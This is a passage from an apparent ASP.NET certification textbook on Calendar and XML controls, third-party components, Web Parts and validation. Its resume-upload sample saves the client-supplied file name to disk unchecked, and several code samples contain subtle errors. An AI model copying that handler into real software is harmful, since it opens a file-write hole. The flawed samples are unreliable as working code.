DayStyle	Indicates the style for the individual days in the displayed month.
NextPrevStyle	Indicates the style for the sections at the left and right ends of the title bar where the month navigation LinkButton controls are located.
OtherMonthDayStyle	Indicates the style for the days from the previous and next month that appear on the current month view.
SelectedDayStyle	Indicates the style for the selected date.
SelectorStyle	Indicates the style for the column on the left of the Calendar control containing links for selecting a week or an entire month.
TitleStyle	Indicates the style for the title bar at the top of the calendar containing the month name and the month navigation links.
TodayDayStyle	Indicates the style for the current date.
WeekendDayStyle	Indicates the style for the weekend days.

You can set the **DayStyle** property for individual dates, but you can have different styles for every weekend date, current date, and the selected date by setting the **WeekendDayStyle**, **TodayDayStyle**, and **SelectedDayStyle** properties, respectively.

**TAKE NOTE\***

If the **SelectedDayStyle**, **TodayDayStyle**, and **WeekEndStyle** properties are not set, then the style specified by the **DayStyle** property is used to display the selected date, current date, and weekend dates.

When you set the **TitleStyle** along with **NextPrevStyle**, then the latter overrides the style for the next and previous month navigation controls located at the ends of the title bar.

You can also set certain properties to hide or display some parts of the Calendar control. Table 1-6 displays these properties.

**Table 1-6**

Properties to Customize the Calendar Control by Hiding or Exhibiting Its Parts

PROPERTY	DESCRIPTION
ShowDayHeader	Displays or hides the section that exhibits the days of the week.
ShowGridLines	Displays or hides the grid lines between the days of the month.
ShowNextPrevMonth	Displays or hides the navigation controls of the next or previous month.
ShowTitle	Displays or hides the title section.

The following code sample shows a Calendar control by setting the desired style properties:

```
<asp:Calendar ID="Calendar1" OnDayRender="CalendarRender"
runat="server" BorderWidth="1px" NextPrevFormat="FullMonth"
BackColor="White" Width="350px" ForeColor="Black"
Height="190px" BorderColor="#CCCCCC" Font-Names="Verdana"
onselectionchanged="Calendar1_SelectionChanged">
    <SelectedDayStyle BackColor="#333399" ForeColor="White" />
    <TodayDayStyle BackColor="#CCCCCC" />
    <OtherMonthDayStyle ForeColor="#999999" />
    <NextPrevStyle Font-Bold="True" Font-Size="8pt" ForeColor="#333333"
VerticalAlign="Bottom" />
    <DayHeaderStyle Font-Bold="True" Font-Size="8pt" />
    <TitleStyle BackColor="White" BorderColor="Black" BorderStyle="None"
BorderWidth="4px" Font-Bold="True" Font-Size="12pt"
ForeColor="#333399" />
</asp:Calendar>
```

Figure 1-2 shows the Calendar control with the applied style settings as specified in the given code.

**Figure 1-2**

Calendar Control with Applied Style Settings

August		September 2009					October	
Sun	Mon	Tue	Wed	Thu	Fri	Sat		
<u>30</u>	<u>31</u>	<u>1</u>	<u>2</u>	<u>3</u>	<u>4</u>	<u>5</u>		
<u>6</u>	<u>7</u>	<u>8</u>	<u>9</u>	<u>10</u>	<u>11</u>	<u>12</u>		
<u>13</u>	<u>14</u>	<u>15</u>	<u>16</u>	<u>17</u>	<u>18</u>	Holiday	<u>19</u>	
<u>20</u>	<u>21</u>	<u>22</u>	<u>23</u>	<u>24</u>	<u>25</u>	<u>26</u>		
<u>27</u>	<u>28</u>	<u>29</u>	<u>30</u>	<u>1</u>	<u>2</u>	<u>3</u>		
<u>4</u>	<u>5</u>	<u>6</u>	<u>7</u>	<u>8</u>	<u>9</u>	<u>10</u>		

## HANDLING EVENTS TO WORK WITH DATES

The most important event of the Calendar control is the `SelectionChanged` event that fires on changing a date selection. You have the option to select a date or a week (collection of dates) at a time. The `SelectionChanged` event manages this selection as shown in the following code sample:

```
protected void Calendar1_SelectionChanged(object sender, EventArgs e)
{
    TextBox1.Text = Calendar1.SelectedDate.ToShortDateString();
}
```

Figure 1-3 shows the Calendar control with the selected date.

**Figure 1-3**

Calendar Control with the Selected Date

August		September 2009					October	
Sun	Mon	Tue	Wed	Thu	Fri	Sat		
<u>30</u>	<u>31</u>	<u>1</u>	<u>2</u>	<u>3</u>	<u>4</u>	<u>5</u>		
<u>6</u>	<u>7</u>	<u>8</u>	<u>9</u>	<u>10</u>	<u>11</u>	<u>12</u>		
<u>13</u>	<u>14</u>	<u>15</u>	<u>16</u>	<u>17</u>	<u>18</u>	Holiday	<u>19</u>	
<u>20</u>	<u>21</u>	<u>22</u>	<u>23</u>	<u>24</u>	<u>25</u>	<u>26</u>		
<u>27</u>	<u>28</u>	<u>29</u>	<u>30</u>	<u>1</u>	<u>2</u>	<u>3</u>		
<u>4</u>	<u>5</u>	<u>6</u>	<u>7</u>	<u>8</u>	<u>9</u>	<u>10</u>		

The Selected Date is

## Implementing the Control to Work with XML Files

---

When developing a web page, you may have to display XML documents. XSL, a language that describes the display format of an XML document through style sheets, provides an easy and quick conversion of XML data to HTML pages.

You can use the XML web server control to display an XML document or the XSL transformed output of XML.

When you drop an XML control in the .aspx page, it generates the following XHTML in the design mode:

```
<%@ Page Language="C#" AutoEventWireup="true"
CodeBehind="Default.aspx.cs" Inherits="XmlLoad._Default" %>
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN"
"http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
<html xmlns="http://www.w3.org/1999/xhtml" >
<head runat="server">
    <title>Untitled Page</title>
</head>
<body>
    <form id="form1" runat="server">
        <asp:Xml id="Xml1" DocumentSource="catalog.xml"
            TransformSource="catalog.xsl" runat="server" />
    </form>
</body>
</html>
```

The following code sample displays the catalog .xml document using the XML control:

```
using System;using System.Data;
using System.Web;
using System.Web.UI.WebControls;
using System.Xml;
using System.Xml.Xsl;
namespace XmlLoad
{
    public partial class _Default: System.Web.UI.Page
    {
        private void Page_Load(object sender, System.EventArgs e)
        {
            XmlDocument doc = new XmlDocument();
            doc.Load(Server.MapPath("catalog.xml"));
            XslTransform trans = new XslTransform();
            trans.Load(Server.MapPath("catalog.xsl"));
            Xml1.Document = doc;
            Xml1.Transform = trans;
        }
    }
}
```

Figure 1-4 shows the XML control displaying the contents of catalog.xml file according to the style defined in the catalog.xsl file.

**Figure 1-4**

XML Control Displaying the Contents of Catalog.xml File

## My CD Collection

Title	Artist
Hide your heart	Bonnie Tyler
Greatest Hits	Dolly Parton
Still got the blues	Gary Moore
Eros	Eros Ramazzotti
One night only	Bee Gees

**TAKE NOTE\***

You can see the “Analyzing the Properties of the Control to Work with XML Data” section to refer to the contents of the catalog.xml and catalog.xsl file.

**TAKE NOTE\***

It is mandatory to set one of these properties to display the XML data.

**Table 1-7**

Properties to Be Set for the XML Input

### ANALYZING THE PROPERTIES OF THE CONTROL TO WORK WITH XML DATA

You can specify the XML input either as a string, an XML file, or a `System.Xml.XmlDocument` object. There are three properties that accept these forms as input to the XML control as shown in Table 1-7.

PROPERTY	DESCRIPTION
<code>Document</code>	Uses <code>System.Xml.XmlDocument</code> object to specify the XML document.
<code>DocumentContent</code>	Presents the entire XML content as a string.
<code>DocumentSource</code>	Provides the path to the XML file.

Table 1-8 displays the properties of the XSL transformed output of XML.

**Table 1-8**

Properties to Be Set for the XSL Transformed Output of XML

PROPERTY	DESCRIPTION
<code>Transform</code>	Formats the XML document using the specified <code>System.Xml.Xsl.XslTransform</code> object.
<code>TransformSource</code>	Formats the XML document using the specified XSL transform file.

**TAKE NOTE\***

You can set either of the properties to display the XSL transformed output of XML data.

Along with these properties, the XML control has the `XPathNavigator` property that gets or sets a cursor model for navigating and editing the XML data associated with XML control.

The following code sample shows the XML file that serves as input to the XML control:

```
<catalog>
  <cd>
    <title>Hide your heart</title>
    <artist>Bonnie Tyler</artist>
    <country>UK</country>
    <company>CBS Records</company>
    <year>1988</year>
  </cd>
  <cd>
    <title>Greatest Hits</title>
    <artist>Dolly Parton</artist>
```

```

<country>USA</country>
<company>RCA</company>
<year>1982</year>
</cd>
<cd>
<title>Still got the blues</title>
<artist>Gary Moore</artist>
<country>UK</country>
<company>Virgin Records</company>
<year>1990</year>
</cd>
<cd>
<title>Eros</title>
<artist>Eros Ramazzotti</artist>
<country>EU</country>
<company>BMG</company>
<year>1997</year>
</cd>
<cd>
<title>One night only</title>
<artist>Bee Gees</artist>
<country>UK</country>
<company>Polydor</company>
<year>1998</year>
</cd>
</catalog>

```

The following code sample shows the XSL transformed output of XML:

```

<xsl:stylesheet version="1.0"
 xmlns:xsl="http://www.w3.org/1999/XSL/Transform">
 <xsl:template match="/">
 <html>
 <body>
 <h2>My CD Collection</h2>
 <table border="1">
 <tr bgcolor="#9acd32">
 <th>Title</th>
 <th>Artist</th>
 </tr>
 <xsl:for-each select="catalog/cd">
 <tr>
 <td><xsl:value-of select="title"/></td>
 <td><xsl:value-of select="artist"/></td>
 </tr>
 </xsl:for-each>
 </table>
 </body>
 </html>
 </xsl:template>
</xsl:stylesheet>

```

#### CERTIFICATION READY?

Choose appropriate controls based on business requirements.

1.1

## ■ Identifying Usage for Third-Party Controls



Depending on what your business requirements are, you can select from various custom controls offered by third-party vendors, not affiliated to Microsoft.

In the ASP.NET world, diverse ideas can come together in a single web application. You can do this by incorporating third-party controls. Instead of spending a lot of time programming, you can import custom code already developed by third parties or available from open-source projects.

**Third-party controls** enhance your web pages by adding a specific functionality similar to datagrids or treeviews. They are not necessarily Microsoft-products, but are licensed, custom code compatible with any .NET application.

Some of the popular third-party controls include products from the following vendors:

- Dundas
- Tall PDF
- Peter's Data Entry Suite
- RAD menu

## Analyzing Dundas .NET Solutions

The Dundas solution bundle includes features for incorporating charts, following trends using dynamic data, and using graphs to represent data.

### WORKING WITH DUNDAS CHARTING SOLUTION

The Dundas Chart for .NET offers visualization features to represent your complex data in the form of charts. Table 1-9 lists the features of Dundas Chart for .NET applications.

**Table 1-9**

Features of Dundas Chart for .NET Applications

FEATURE	DESCRIPTION
Version 7	Incorporates the Silverlight Integration application that embeds features, such as real-time charting experience, advanced tooltips, and annotations.
Chart types specific to Version 7	Offers chart types including Scorecard, Pie-plus, contour, tree map, colored area, cycle plot, wafer custom, and timeline custom chart type.
Basic chart types	Includes the basic 3-D chart types, such as line charts, point charts, column charts, bar charts, area charts, pie charts, and range charts.
Visual appearance	Includes visualization features, such as 2-D and 3-D drawing effects, custom templates, and tooltips.
Legend features	Includes features, such as multicolumn legends, customized cells, and applying different legend styles.
Data population	Includes data-binding features, such as design-time, real-time, and extended data binding.
Data manipulation	Includes features, such as filtering data points, incorporating financial formulas, price and volume indicators, time series, and forecasting.
Date/time features	Includes timestamp features, such as date and time axis scales (usually useful in studying trends).
Internet features	Incorporates animated charts, flash images, and supports multiple image formats.
User-interface features	Includes context menus, toolbars, and property pages.
Customization	Allows you to use custom drawing on the charts.
Chart area features	Allows you to customize chart areas with different patterns.
Chart title features	Allows you to move the chart title and apply different styles.

**TAKE NOTE\***

Dundas Chart for .NET also includes features for AJAX support, such as interactive charts, web-based zooming and scrolling, web-based user interface support, toolbar, context menu, property pages, and custom palettes.

### **UNDERSTANDING DUNDAS GAUGE FOR .NET**

The Dundas Gauge for .NET allows you to manipulate dynamic data and display the results using customizable gauge and dial types. This can be used if you want to embed a digital dashboard. For example, manufacturing or financial Web sites can use the Dundas Gauge to identify business trends of organizations based on their marketing key performance indicators (KPIs). Table 1-10 lists the features of Dundas Gauge for .NET.

**Table 1-10**

Features of Dundas Gauge for .NET

FEATURE	DESCRIPTION
Circular	Includes features, such as fully customizable foregrounds and backgrounds and different scaling options.
Linear gauge	Includes features, such as aligning the linear gauge; customizing the gauge; customizing the pointer; and adding tooltips, colors, and shadowing.
Numeric indicator	Allows you to choose between a 7-segment or 14-segment digital indicator or a mechanical indicator and customize the decimal and numeric formatting.
State indicators	Represents predefined single or multiple conditions using colors, specific shapes, text, or images.
Real-time	Represents gauges in a real-time setting using timestamps for added accuracy.
Data	Converts units of measurement as complex as rolling averages and integrals in real time.
Other gauge	Includes features, such as thermometer style, adding custom images and templates, and anti-aliasing.

### **UNDERSTANDING DUNDAS MAP FOR .NET**

Dundas Map allows you to analyze your data to study trends and patterns in your business model. It is AJAX-enabled and allows you to study the trends across your business' geographic expanse. Dundas Map enables you to create digital dashboards in web applications. The Dundas Map offers multiple samples and templates from which to choose. Table 1-11 displays a list of features for Dundas Map for .NET.

**Table 1-11**

Features of Dundas Map for .NET

FEATURE	DESCRIPTION
Visualization	Allows you to customize views for the maps and add 3-D effects.
Wizard	Includes a Map wizard that contains a library of maps that you can customize per your business needs and add effects, such as swatches, distance scales, and legends.
Portability	Follows the ESRI shapefile format and includes a Dundas Map designer that imports a large assortment of .shp files.
Projections	Offers various projection styles, including real-time projection manipulation.
Navigation	Includes mouse and keyboard zooming and panning.
Classification	Allows you to group classify data to study trends in businesses, such as equal intervals and equal distribution.

## Exploring TallComponents

If you want to add functionality in your ASP.NET application that allows users to work with .pdf files, TallComponents offers a range of products that you can select from.

TallComponents offers a gamut of products that allow you to manipulate PDF elements in your web applications. Table 1-12 lists some of the popular products.

**Table 1-12**

TallComponents Products

PRODUCT	DESCRIPTION
PDFKit.NET	This component allows you to include a PDF element in your web application. The user can read, create, and manipulate PDFs in real time. It allows you to work with single or multiple PDF documents simultaneously. You can perform various actions on the PDF files including splitting, appending, stamping, and encrypting.
PDFWebViewer.NET	This third-party control is AJAX enabled, which means you can see the contents of the PDF documents without even downloading them. This is done automatically, and you don't need a separate plug-in for this functionality. It is compatible with most common web browsers. You can customize the style sheet using the standard toolbar provided within this component. The PDFs are represented as thumbnails. At real time, the user can click each thumbnail to open the PDF.
PDFReaderControls.NET	This component can be used to incorporate the PDF functionality in your application. It has a library of user-interface controls for PDFs, such as a pages viewer, bookmarks viewer, and thumbnails viewer. Additionally, it has another control called PDF document control that does not offer any user interface but allows you to work with the PDF. You can use this component if you want to generate PDFs rapidly.
PDFRasterizer.NET	This allows you to print and display the contents of the PDF and also create corresponding raster images. This component does not have external dependencies and so its deployment is very smooth.
TallPDF.NET	The latest version of TallPDF .NET 3.0 has features such as XHTML formatting and PDF Form fields. You can import XHTML and RFT files and also existing PDF content dynamically into your application.
PDFThumbnail.NET	This component is specific to ASP.NET. It displays PDF elements in your web application as thumbnails. This allows the user to preview the web page without actually opening it.

## Introducing aspNetEmail

aspNetEmail allows you to add an email function to your web application.

Although the .NET Framework has a built-in email component, it affects the overall performance; however, aspNetEmail enhances speed and functionality throughout your web enterprise. To run the aspNetEmail component, you must have the .NET Framework runtime library enabled. Note that it is just an email-sending facility. To read your emails, you may have to use additional controls such as aspNETPOP3. Table 1-13 lists the salient features of the aspNetEmail.

**Table 1-13**

Features of aspNetEmail

FEATURE	DESCRIPTION
iCalendar	Includes null Organizers and Attendees. You can customize the iCalendar objects to format the emails. Also offers optimized formatting for Exchange users.
SSL Support	Supports secure SSL connections.
HTML Support	Allows you to manipulate HTML data in your emails.

## Exploring the Peter's Data Entry Suite

Peter's Data Entry Suite (DES) is one of the most popular data entry control suites incorporated across .NET applications.

DES offers various ASP.NET controls that you can use for the purpose of data entry. It provides data entry controls, interactive controls, and antihacking mechanisms. Adding such functionality improves the speed of your application.

Some of the features include:

- Built-in validation controls that allow cross-browser support. In addition, its ValidationSummary control keeps a log of errors to improve the product.
- TextBox controls that help you improve the user interface of your application.
- Date and time controls that incorporate timestamp functions.
- Antihacking capabilities that use query strings, hidden fields, and cookies to control access to your database.

## Working with the Telerik RAD Menu

The Telerik RAD menu allows you to create a custom menu compatible with ASP.NET and AJAX.

It allows you to create drop-down menus and context menus. It also supports data binding.

Some main features of the RAD menu include:

- Improves performance—semantic rendering cuts down the HTML content by avoiding tables, and instead, using list items and CSS.
- Includes server-side and client-side object models.
- Supports most common browsers.
- Allows you to dynamically create menus and arranges them in a hierarchy.
- Allows you to customize the functionality of menu items.

**TAKE NOTE \***

Another Telerik product is the Telerik RAD Spell control that you can use to incorporate multilingual spelling services within your .NET applications.

## ■ Identifying Usage for Web Parts

In today's fast-paced competitive world, creating a Web site that is more responsive to user needs has become essential. For example, consider an online community Web site that allows its users—a school, a group, or a club—to share their knowledge and events by giving them the ability to modify the appearance and behavior of its content. That is, to be more precise, imagine a group of medical professionals using the online community Web site to post details about their medical services and holding discussions about their activities by arranging the contents of the Web site according to their needs. You can create such web applications and allow your Web site users to create personalized web pages by using the ASP.NET **Web Parts** control.



THE BOTTOM LINE

The ASP.NET Web Parts are an integrated set of controls that allow you to create customizable Web sites in which users can modify the features of web pages, like content, appearance, and behavior, directly from a browser. Depending on the requirement of your web application, you may apply the customization to individual users or to all users of your Web site.

ASP.NET Web Parts use a feature called personalization that enables you to create customized web applications. The personalization feature saves the user's modifications across future browser sessions. Thus, you can develop web applications that allow users to customize web pages dynamically and independently by using ASP.NET Web Parts.

## Using the Web Parts Control Set

You can use the Web Parts control set to create web pages that allow users to modify the user interface of pages according to their preferences.

The Web Parts control set is a group of components that work together, helping you as a developer to create user-friendly customizable web applications.

### ALLOWING USER CUSTOMIZATION

You can allow web users to perform certain customizations using the Web Parts control set. Users can:

- Add, remove, hide, or even minimize Web Parts controls in a page.
- Import or export Web Parts control settings to other pages or Web sites by retaining the features of the controls—its appearance, including the control's data.
- Build parent-child relationships between controls in the page. For example, users could connect a chart control to a weather ticker control so that the chart control can display a graph for the data in the weather ticker control.
- Drag Web Parts control user interface (UI) to different sections within a page, enabling users to customize page layout.
- Personalize the Web site (authorized users only). For example, you can authorize the Web site's administrator to set a Web Part's control shareable across users of the Web site, thus enabling only the administrator to personalize the Web Parts control.

#### TAKE NOTE\*

You can also use standard ASP.NET server controls, user controls, and custom server controls in Web Parts pages.

As a developer, you can use a Web Parts control to create pages, individual Web Parts controls, or a completely customizable web application.

## Creating Custom Web Parts

You can create your own custom Web Parts using ASP.NET user controls or custom server controls.

You can use the existing user controls or custom server controls as Web Parts controls to achieve maximum code reusability and to take advantage of Web Parts personalization.

### CREATING USER CONTROL

This is a sample code that creates a user control that has two `TextBox` controls and a `Button` control as part of a Web Parts control. Let us assume that the code resides in the file Sample Name.ascx. The code in the SampleName.ascx.cs implements the `IWebPart` interface to provide values for common display properties such as the title of the Web Part:

```
<%@ Control Language="C#" AutoEventWireup="true"
CodeBehind="SampleName.ascx.cs" Inherits="WebApplication1.SampleName" %>
<asp:Label ID="Label1" runat="server" Text="Label">
    Enter the Name
</asp:Label>
<asp:TextBox ID="txtUserName" runat="server">
</asp:TextBox><br />
```

```

<asp:Label ID="Label2" runat="server" Text="Label">
    Enter the Address
</asp:Label>
<asp:TextBox ID="txtAddress" runat="server">
</asp:TextBox><br />
<asp:Label ID="Label3" runat="server" Text="Label">
Result
</asp:Label>
<asp:Button ID="Button1" runat="server" Text="Enter"
onclick="Button1_Click"/>
```

The following is the click event handler of the Button1 control:

```

public void Button1_Click(object sender, System.EventArgs e)
{
    string _response = "Hello {0} from {1}";
    Label3.Text = string.Format(_response, txtUserName.Text,
    txtAddress.Text);
}
```



## REFERENCE USER CONTROL IN WEB PARTS

---

You should follow these steps to add a user control to a Web Parts page:

1. Add a `<%@ register` directive at the top of the .aspx web page after the page declaration by setting the `src` attribute with the path and filename of the user control.
2. Inside the `<zonetemplate>` element of a `<webpartzone>` element, add a reference to the required user control.

The following is the code sample of a Web Parts page. The code adds a `<%@register%` directive with the `src` attribute set to the name of the user control, which in this case is SampleName.ascx. Inside the `<zonetemplate>` element of the `wpz_Zone1`, the code then adds a reference to the user control:

```

<%@ Control Language="C#" AutoEventWireup="true" %>
<%@ register tagprefix="myUserControl" tagname="SampleName"
src="SampleName.ascx" %>
<html>
    <body>
        <form runat="server" id="frm_WebParts_Page">
            <asp:webpartmanager id="Wpm_Sample" runat="server"/>
            <table>
                <tr>
                    <td style="width: 100px; height: 100px"
vAlign="top" align="left">
                        <asp:webpartzone id="wpz_Zone1" runat="server"
headertext="UserControl Zone">
                            <zonetemplate>
                                <myUserControl:SampleName id="myUserControl_SampleName"
runat="server" title="UserDetails" />
                            </zonetemplate>
                        </asp:webpartzone>
                    </td>
                </tr>
            </table>
        </form>
    </body>
</html>
```

**TAKE NOTE \***

You can also enable personalization by applying a **Personalizable** attribute for a public property of a control such as a user control or any other web server control as long as it resides in a **WebPartZone** element of a **WebPartManager** control of the page.

## INHERITING WEB PARTS CLASSES

You can also create Web Parts using existing custom server controls to take advantage of the reusability of code that ultimately increases the speed of development. However, the ASP.NET Framework provides the base **WebPart** class that allows you to take full control of the behavior and functionality of the control at runtime.

For example, when you develop a control by inheriting from the **WebPart** base class, you can override any of the properties of the **WebPart** class, such as the **AllowMinimize**, and make it a read-only property; thus preventing the user from minimizing the control at runtime. In addition, you can see all the exposed members of the **WebPart** class at design time, which is otherwise not possible in the case of web server controls.

The following example shows a custom Web Parts control that inherits from the base **WebPart** class. The control has a property named **WelcomeText** that specifies a welcome message to display. In addition, the control overrides the **AllowMinimize** property by setting it to false, so that the user cannot minimize it. You may notice that the code adds a **Personalizable** attribute to the property **WelcomeText** to enable users to set their choice of message to the **WelcomeText** property:

```
using System;
using System.Web;
using System.Web.UI.WebControls;
using System.Web.UI.WebControls.WebParts;
namespace Sample.CS.Control.WebParts
{
    public class WelcomeMessage: WebPart
    {
        public WelcomeMessage()
        {
            this.Title = "Sample Web Part";
        }
        private string _WelcomeText = "Hello World";
        [Personalizable]
        public string WelcomeText
        {
            get { return _WelcomeText; }
            set { _WelcomeText = value; }
        }
        public override bool AllowMinimize
        {
            get { return false; }
            set { ; }
        }
        protected void Page_Load(object sender, EventArgs e)
        {
            foreach (WebPart wp in WelcomeMessage.WebParts)
            {
                if (wp is GenericWebPart)
                {
                    wp.Title = "hello world";
                }
            }
        }
    }
}
```

## REFERENCING CUSTOM WEB PARTS

The following code sample shows how to reference a custom `WebPart` control in an ASP.NET page. The code sample assumes that the source code for the `WelcomeMessage WebPart` control resides in the Web site's `App_Code` folder, where it will be dynamically compiled at runtime.

**TAKE NOTE\***

You can also compile the source code of your custom `WebPart` control into an assembly and place it in the bin subfolder of your web application. In this case, in addition to the namespace, you have to reference the control in the page using its assembly with the `Register` directive.

To reference the `WelcomeMessage WebPart` control, the code includes the namespace of the `WebPart` user control with a `Register` directive:

```
<%@ page language="C#" %>
<%@ register tagprefix="myWebPart" NameSpace="Sample.CS.Control.WebParts"
src="WelcomeMessage.ascx" %>
<html>
<body>
<form runat="server" id="frm_WebParts_Page">
<asp:webpartmanager id="Wpm_Sample" runat="server"/>
<table>
<tr>
<td style="width: 100px; height: 100px"
valign="top" align="left">
<asp:webpartzone id="wpz_Zone1" runat="server"
headertext="First Zone">
<zonetemplate>
<myWebPart:WelcomeMessage
id="myWebPart_WelcomeMessage" runat="server" title="Welcome Message" />
</zonetemplate>
</asp:webpartzone>
</td>
</tr>
</table>
</form>
</body>
```

## Working with Web Parts Display Modes

You can make an ASP.NET Web Parts page appear in different display modes to enable the users of your Web site to add new controls from a catalog of controls, change the layout of the page, or edit Web Parts controls.

A **display mode** in an ASP.NET Web Parts page is a special state in which you can enable or disable and even modify the visibility status of the user interface (UI) of certain elements depending on the requirement.

**TAKE NOTE\***

At a given point of time, an ASP.NET Web Parts page can appear in only one display mode.

## ANALYZING STANDARD DISPLAY MODES

A Web Parts control set provides five standard display modes. The `WebPartDisplayMode` class is the base class for the available standard display modes. Moreover, the `WebPartManager` control provides implementation for all the available display modes and manages the operations relating to display modes for a page.

The five standard available display modes include:

- **BrowseDisplayMode**: The page displays Web Parts controls and other UI elements in a normal mode in which the web users view the page.
- **DesignDisplayMode**: Web users can change the layout of the page by dragging Web Parts controls to preferred locations. In addition, the page displays the zone UI.
- **EditDisplayMode**: Users can edit the editable UI elements as well as drag controls on a page.
- **CatalogDisplayMode**: The page displays the catalog with the available controls, enabling users to add or remove controls on a page. Users can also drag controls on the page.
- **ConnectDisplayMode**: The page displays the connections UI elements, enabling users to establish a connection between Web Parts controls.

You can list the available display modes on a page by providing the appropriate UI elements, thus enabling web users to choose between display modes according to their needs.

### CREATING CUSTOM USER CONTROLS FOR DISPLAY MODES

With user controls, you can display the available display modes on a page. The following code sample shows how to create a custom user control to display the available display modes on an ASP.NET Web Parts page. The `SampleDisplayModeMenu` user control displays the available display modes for the page in a DropDownList control:

```
<%@ Control Language="C#" ClassName="SampleDisplayModeMenu" %>
<script runat="server">
    WebPartManager _manager;
    void Page_Init(object sender, EventArgs e)
    {
        Page.InitComplete += new EventHandler(InitComplete);
    }
    void InitComplete(object sender, System.EventArgs e)
    {
        _manager = WebPartManager.GetCurrentWebPartManager(Page);
        foreach (WebPartDisplayMode mode in _manager.SupportedDisplayModes)
        {
            String modeName = mode.Name;
            if (mode.IsEnabled(_manager))
            {
                ddl_DisplayMode.Items.Add(new ListItem(modeName, modeName));
            }
        }
    }
    void ddl_DisplayMode_SelectedIndexChanged(object sender, EventArgs e)
    {
        WebPartDisplayMode mode = _manager.SupportedDisplayModes[ddl_DisplayMode.SelectedValue];
        if (mode != null)
            _manager.DisplayMode = mode;
    }
    void Page_PreRender(object sender, EventArgs e)
    {
        ddl_DisplayMode.SelectedValue= _manager.DisplayMode.Name;
    }
</script>
<div>
    <asp:DropDownList ID="ddl_DisplayMode" runat="server" AutoPostBack="true" OnSelectedIndexChanged="ddl_DisplayMode_SelectedIndexChanged" />
</div>
```

**TAKE NOTE\***

You can change a page's display mode programmatically using the **DisplayMode** property of the **WebPartManager** control.

As you walk through the code, notice that the **InitComplete** method gets the current **WebPartManager** object for the page and populates the **ddl\_DisplayMode** DropDownList control with the supported display modes in the current **WebPartManager** object.

In addition, the **ddl\_DisplayMode\_SelectedIndexChanged** event handler changes the display mode for the page according to the user's selection using the current **WebPartManager** object of the page.

Now, as the user control for displaying the list of available display modes is ready, you can host the same on an ASP.NET Web Parts page to allow the user to toggle between the listed modes as needed.

## CHANGING DISPLAY MODES

Let us see an example of how to host the created user control that lists the available display modes in a DropDownList control on an ASP.NET Web Parts page. The following is a code sample of an ASP.NET page.

The code assumes that the source code of the created user control resides in the file **SampleDisplayModeMenu.ascx**. Note that to reference the created user control for display modes, the code places the **register** directive beneath the page declaration and sets the **src** attribute with the path and filename of the user control in the **register** directive:

```
<%@ page language="C#" %>
<%@ register TagPrefix="MyDisplayModeMenu"
TagName="SampleDisplayModeMenu" Src="SampleDisplayModeMenu.ascx" %>
<html>
  <body>
    <form id="form1" runat="server">
      <div>
        <asp:WebPartManager ID="WebPartManager1" runat="server" />
        <MyDisplayModeMenu:SampleDisplayModeMenu ID="Mymenu"
runat="server" />
      </div>
      <div>
        <table style="width: 100%">
          <tr>
            <td style="width: 100px; height: 100px"
valign="top" align="left">
              <asp:WebPartZone ID="WebPartZone1" runat="server">
                <ZoneTemplate>
                  <asp:FileUpload ID="fup1_Resume" runat="server" />
                  <asp:Button ID="btn_SubmitResume"
Text="Upload Resume" runat="server" OnClick="btn_SubmitResume_Click" />
                </ZoneTemplate>
              </asp:WebPartZone>
            </td>
            <td style="width: 100px; height: 100px" valign="top" align="left">
              <asp:CatalogZone ID="CatalogZone1" runat="server">
                <ZoneTemplate>
                  <asp:PageCatalogPart runat="server" ID="PageCatalogPart1" />
                </ZoneTemplate>
              </asp:CatalogZone>
              <asp:EditorZone ID="EditorZone1" runat="server">
                <ZoneTemplate>
                  <asp:AppearanceEditorPart runat="server"
ID="AppearanceEditorPart1" />
                  <asp:BehaviorEditorPart runat="server"

```

```

ID="BehaviorEditorPart1" />
    </ZoneTemplate>
    </asp:EditorZone>
    </td>
</tr>
</table>
<asp:Label ID="UploadStatusLabel" runat="server"
Text="1"></asp:Label>
</div>
</form>
</body>
</html>

```

The following code sample shows the click event handler of the `btn_SubmitResume_Click` button control:

```

protected void btn_SubmitResume_Click(object sender, EventArgs e)
{
    String savePath = @"c:\temp\";
    if (fup1_Resume.HasFile)
    {
        String fileName = fup1_Resume.FileName;
        savePath += fileName;
        fup1_Resume.SaveAs(savePath);
        UploadStatusLabel.Text = "Your file was saved as
" + fileName;
    }
    else
    {
        UploadStatusLabel.Text = "You did not specify
a file to upload.";
    }
}

```

#### TAKE NOTE \*

Each Web Parts zone element inside the `WebPartManager` control corresponds to a possible display mode on the page.


**Figure 1-5**

UI Elements of WebPartZone Control

#### CERTIFICATION READY?

Choose appropriate controls based on business requirements.

1.1



## ■ Designing Validation for Web Applications

THE BOTTOM LINE

In a business scenario, the best way to promote flawless data is to authenticate user inputs. The .NET Framework provides a set of validation controls that we can use to verify the data entered by the user in other ASP.NET controls. These validation server controls check if the web form submitted by a user can be processed in accordance with the rules that have been drafted for using them.

## Introducing Validation

---

As a programmer, you must confirm that your program operates on acceptable data. Validation ensures the entry of data in a proper and approvable format in your database.

A form is one component of a web page where users enter the data that is then sent back to the server. Forms constitute various types of HTML elements such as text boxes, check boxes, radio buttons, and drop-down lists. These HTML elements are built using HTML server controls or web server controls.

You cannot validate the entry of false data. For example, it makes no difference if a user enters another name in a form. However, what does matter is that the user enters some text in the name text box to display his name. Validation is the process that checks the entry of the data and verifies whether the data is in the correct format, such as number or character. Validation also helps you compare the user's input in different fields or against values that are stored in a database.

### TAKE NOTE\*

Developers do not need to write code to enable the validation control to perform client-side and server-side validations.

Validation controls perform validation using:

- ***Server-side validation***
- ***Client-side validation***

Validation controls perform client-side validation through JavaScript when the browser supports this scripting language and if client-side validation is not explicitly disabled. Additionally, validation controls also perform server-side validation where necessary.

## Understanding the Differences between the Validation Methods

---

Client-side and server-side validation display two diverse ways of validating the data entered in a web page by users. You can use any of these techniques after carefully analyzing their pros and cons.

A server-side validation occurs when the user enters data into a web form, clicks the Submit button, and sends the form with the data to the server for validation. Alternatively, client-side validation occurs through the client script on the client browser before the page posts back to the server. For example, in an online account form, you can provide client script to ensure entry to all the required field input controls in the form.

